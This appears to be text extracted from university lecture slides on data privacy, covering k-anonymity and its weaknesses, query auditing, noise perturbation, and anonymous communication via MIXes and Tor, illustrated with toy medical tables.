
Suppression

Clustering

Quasi-ID	Age	Sex	Sensitive Attribute
Zipcode			
47612-18	[22-28]	F	Ovarian Cancer
47612-18	[22-28]	F	Ovarian Cancer
47612-18	[22-28]	F	Breast Cancer
47945-78	[30-55]	M,F	Flu
47945-78	[30-55]	M,F	Heart Disease
47945-78	[30-55]	M,F	Heart Disease

Anonymization vs. Utility

- *Perfect anonymization* (Max privacy): Do not release anything ... but this is useless
- *Perfect (Max) utility*: Release the original data ... but this does not preserve any privacy
- **Find a good trade-off:** maximize data accuracy (minimize data distortion) while satisfying privacy constraints



Problems: Background knowledge

- Background knowledge of the attacker can be much more than the quasi-identifiers!
- Extra background knowledge can still make records unique

I know that John does not have heart disease	
Zipcode	Age
47673	36

Zipcode	Age	Disease
476**	2*	Heart Disease
476**	2*	Heart Disease
476**	2*	Heart Disease
4790*	≥ 40	Flu
4790*	≥ 40	Heart Disease
4790*	≥ 40	Cancer
476**	3*	Heart Disease
476**	3*	Cancer
476**	3*	Cancer

Problems: Intersection attack

- Suppose a medical dataset from hospital A, which is 4-anonym, and another medical dataset released by hospital B, which is 6-anonym
They are independent releases! (which is very common today)
- Alice's employer knows she's 26 years old, lives in ZIP code 13011 has visited both hospitals. What does the employer learn?
There is only one common disease with these quasi-identifiers!


Hospital A

	Non-Sensitive			Sensitive
	Zip code	Age	Nationality	Condition
1	130**	<30	*	AIDS
2	130**	<30	*	Heart Disease
3	130**	<30	*	Viral Infection
4	130**	<30	*	Viral Infection
5	130**	≥40	*	Cancer
6	130**	≥40	*	Heart Disease
7	130**	≥40	*	Viral Infection
8	130**	≥40	*	Viral Infection
9	130**	3*	*	Cancer
10	130**	3*	*	Cancer
11	130**	3*	*	Cancer
12	130**	3*	*	Cancer

Hospital B

	Non-Sensitive			Sensitive
	Zip code	Age	Nationality	Condition
1	130**	<35	*	AIDS
2	130**	<35	*	Tuberculosis
3	130**	<35	*	Flu
4	130**	<35	*	Tuberculosis
5	130**	<35	*	Cancer
6	130**	<35	*	Cancer
7	130**	≥35	*	Cancer
8	130**	≥35	*	Cancer
9	130**	≥35	*	Cancer
10	130**	≥35	*	Tuberculosis
11	130**	≥35	*	Viral Infection
12	130**	≥35	*	Viral Infection

Anonymization of aggregate data



Queries: SUM, COUNT, MEDIAN, MAX, MIN, etc.

Query auditing

- objective: given a database where aggregated values of a private attribute over different subsets of the records may be released (e.g., SUM, COUNT, MEDIAN, MAX)
 - *Can the results of aggregate queries reveal any private attribute value?*

Name	Sex	ZIP	Blood sugar	Diagnosis
John S.	Male	1123	4.3	Meningitis
John D.	Male	1123	5.2	Crohn
Jerry K.	Male	1114	6.1	Alzheimer
Jack. D.	Male	8423	3.2	Crohn
Eve A.	Female	1234	7.1	Facture

- OK: $\text{SUM}(\text{Blood S.})$
- NOT OK: $\text{SUM}(\text{Blood S.}) \text{ WHERE Sex = Female}$
- NOT OK: 1) $\text{SUM}(\text{Blood S.})$
2) $\text{SUM}(\text{Blood S.}) \text{ WHERE Sex = Male}$

Query auditing

- examine queries in real-time, and **deny** queries that could potentially cause a breach of privacy
 - typically aggregate queries such as MAX, MIN, SUM, AVG, MEDIAN
- Aggregation DOES NOT ALWAYS PRESERVE anonymity
 - assume that (x_1, x_2, x_3) are the private values of 3 different records, resp.
 - Let $\text{MAX}(x_1, x_2, x_3) = 5$ and $\text{SUM}(x_1, x_2, x_3) = 15$
 - Then, one can deduce that $x_1 = x_2 = x_3 = 5$, i.e., x_i is fully disclosed for all i
- **Problem:** Given a set of private values $X = \{x_1, x_2, \dots, x_n\}$ a set of queries $Q = \{q_1, q_2, \dots, q_t\}$, corresponding answers $A = \{a_1, a_2, \dots, a_t\}$, and new query q_{t+1} . Determine if answering q_{t+1} makes any x_i to be fully disclosed

Example: Off-line auditor for SUM over reals

- let the elements of X be real-valued from an unbounded range
- let Q be a set of SUM queries

Name	Sex	ZIP
x_1	Male	1123
x_2	Male	1123
x_3	Male	1114
x_4	Male	8423
x_5	Female	1234

Name	Blood sugar	Diagnosis
x_1	4.3	Meningitis
x_2	5.2	Crohn
x_3	6.1	Alzheimer
x_4	3.2	Crohn
x_5	7.1	Facture

- $\text{SUM}(\text{Blood S.}) \text{ WHERE Sex = Male}$
 - $- x_1 + x_2 + x_3 + x_4 = 18.8$
- $\text{SUM}(\text{Blood S.}) \text{ WHERE ZIP = 1123}$
 - $- x_1 + x_2 = 9.5$
- $\text{SUM}(\text{Blood S.}) \text{ WHERE ZIP > 1200}$
 - $- x_4 + x_5 = 10.3$


$$\left[\begin{array}{ccccc} 1 & 1 & 1 & 1 & 0 \\ 1 & 1 & 0 & 0 & 0 \\ 0 & 0 & 0 & 1 & 1 \end{array} \right] \begin{bmatrix} x_1 \\ x_2 \\ x_3 \\ x_4 \\ x_5 \end{bmatrix} = \begin{bmatrix} 18.8 \\ 9.5 \\ 10.3 \end{bmatrix}$$

Hardness of query auditing


- For SUM over real valued data, an auditor needs to solve a system of linear equations which is easy
- in general, efficient off-line query auditors exist for
 - SUM, MEDIAN, and AVG queries
 - combinations of MAX and MIN queries over real-valued data
- but no significant progress has been made in auditing arbitrary combinations of aggregate queries
 - *there is no polynomial time full-disclosure auditing algorithm for SUM and MAX queries unless P=NP*
 - full-disclosure auditing of sum queries over boolean data is coNP-hard

Another approach: Perturbation

- Query auditing denies answers if they leak too much information
- Perturbation instead adds noise to query results



- Noise has zero mean and exponential decay (e.g., follows a Laplace or Gauss distribution)
 - the sanitizer returns the original query result with exponentially greater probability
- The variance of the noise is calibrated to the desired level of privacy
 - larger variance \rightarrow stronger privacy
 - smaller variance \rightarrow weaker privacy






ANONYMOUS COMMUNICATION

Problem: Anonymity


- What do we want to hide?
 - sender anonymity (Alice's identity)
 - receiver anonymity (Bob's identity)
 - Unlinkability (the fact that Alice and Bob communicates)
 - » attacker may determine senders and receivers but not the associations between them
- From whom do we want to hide this?
 - external attackers (Eve)
 - » local eavesdropper (sniffing on a particular link (e.g., LAN))
 - » global eavesdropper (observing traffic in the whole network)
 - internal attackers (Alice or Bob or Eve)
 - » (colluding) compromised elements of the anonymity system
 - communication partner (Alice or Bob)

Problem

- Traditional crypto problem:



- Our (anonymity) problem:




Naïve solution: Anonymizing proxy

- application level proxy that relays messages back and forth between a user and a service provider
- Problems:
 - ensures only sender anonymity
 - a local eavesdropper near the proxy and a global eavesdropper can see both the sender and the receiver information
 - proxy needs to be trusted
(it may be coerced by law enforcement agencies!)
 - pure encryption of all incoming and outgoing links of the proxy is not sufficient
(traffic analysis can be used to link together incoming and outgoing links)

MIXes

- a MIX is a proxy that relays messages between communicating partners such that it
 - changes encoding of messages
 - batches incoming messages before outputting them
 - changes order of messages when outputting them
 - (may output dummy messages)


} Traffic shaping



- properties:
 - sender anonymity w.r.t. communication partner
 - unlinkability w.r.t. global (and hence local) eavesdroppers
- **the MIX still needs to be trusted!**

MIX cascade (network)

- defense against colluding compromised MIXes
 - if a single MIX behaves correctly, unlinkability is still achieved




The Tor network

- Chaum MIX is very slow due to the overhead of public key operations
- Tor is a low-latency (real-time) mix-based anonymous communication service which makes compromise between anonymity and speed
- applies minimal traffic shaping and public key encryption to ensure low-latency
- assumes **local adversary** which can only observe some subset of the connections and can control only a subset of Tor nodes
- goals are to make it difficult (but not necessarily impossible)
 1. for the destination to reveal the IP address of the source
 - » to link multiple communications to or from the source
 2. for any local adversary to reveal the IP address of the destination
 3. to link the source IP address and the destination IP address

The Tor network

- the Tor network is an overlay network consisting of onion routers (OR)
- ORs are user-level processes operated by volunteers in the Internet
 - a few special directory servers keep track of the ORs in the network
 - each OR has a descriptor (keys, address, bandwidth, exit policy, etc.)
 - each OR maintains a TLS connection to all other ORs
- users run an onion proxy (OP) locally, which establishes virtual circuits across the Tor network, and multiplexes TCP streams coming from applications over those virtual circuits
- the last OR in a circuit connects to the requested destination and behaves as if it was the originator of the traffic


The Tor network illustrated



